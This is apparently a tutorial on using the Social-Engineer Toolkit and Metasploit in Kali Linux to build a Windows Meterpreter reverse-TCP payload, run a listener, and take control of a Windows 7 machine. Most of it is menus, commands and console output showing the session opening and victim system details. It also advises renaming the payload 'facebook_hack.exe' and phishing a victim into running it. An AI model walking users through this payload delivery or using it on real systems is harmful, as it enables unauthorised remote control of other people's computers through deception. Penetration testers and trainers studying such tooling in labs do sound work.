
Create a Payload and Listener


In Kali Linux, goto Applications->Social Engineering -> SET

Enter 4)



```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
```

Enter 2)




```
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64      Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster        Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS        Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable         Downloads an executable and runs i
t

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):172.16.19.130
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

Enter the IP address of your Kali Linux and port as 443 which is the default port.

Start the payload and listener.


Goto location /root/.set//payload.exe and copy this file to your desktop. Next copy this file to the victim machine in our case being Windows 7 virtual machine and rename it something that can attract the victim, for example: facebook_hack.exe. You can use phishing techniques to have this .exe mailed to the victim and convince him to have it downloaded on his machine.

In Windows 7, when the .exe file is run, the payload handler starts running in Kali Linux and creates a session between Kali Linux and the victim machine.



```
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 172.16.19.130
LHOST => 172.16.19.130
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.19.130:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.19.199
[*] Meterpreter session 1 opened (172.16.19.130:443 -> 172.16.19.199:49530) at 2017-04-
23 00:27:22 -0400
sessions -i

Active sessions
===============

  Id  Type                   Information                                  Connection
  --  ----                   -----------                                  ----------
  1   meterpreter x86/win32  WIN-JBACCVNF4BP\EPNM685 @ WIN-JBACCVNF4BP  172.16.19.130:4
43 -> 172.16.19.199:49530 (172.16.19.199)

msf exploit(handler) > 
```

Type sessions –i 1 to check for the sessions established. The meterpreter starts and you have control over the victim machine, type sysinfo for information regarding victim machine.



```
[*] Started reverse TCP handler on 172.16.19.130:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.19.199
[*] Meterpreter session 1 opened (172.16.19.130:443 -> 172.16.19.199:49530) at 2017-04-
23 00:27:22 -0400
sessions -i

Active sessions
===============

  Id  Type                   Information                                  Connection
  --  ----                   -----------                                  ----------
  1   meterpreter x86/win32  WIN-JBACCVNF4BP\EPNM685 @ WIN-JBACCVNF4BP  172.16.19.130:4
43 -> 172.16.19.199:49530 (172.16.19.199)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-JBACCVNF4BP
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```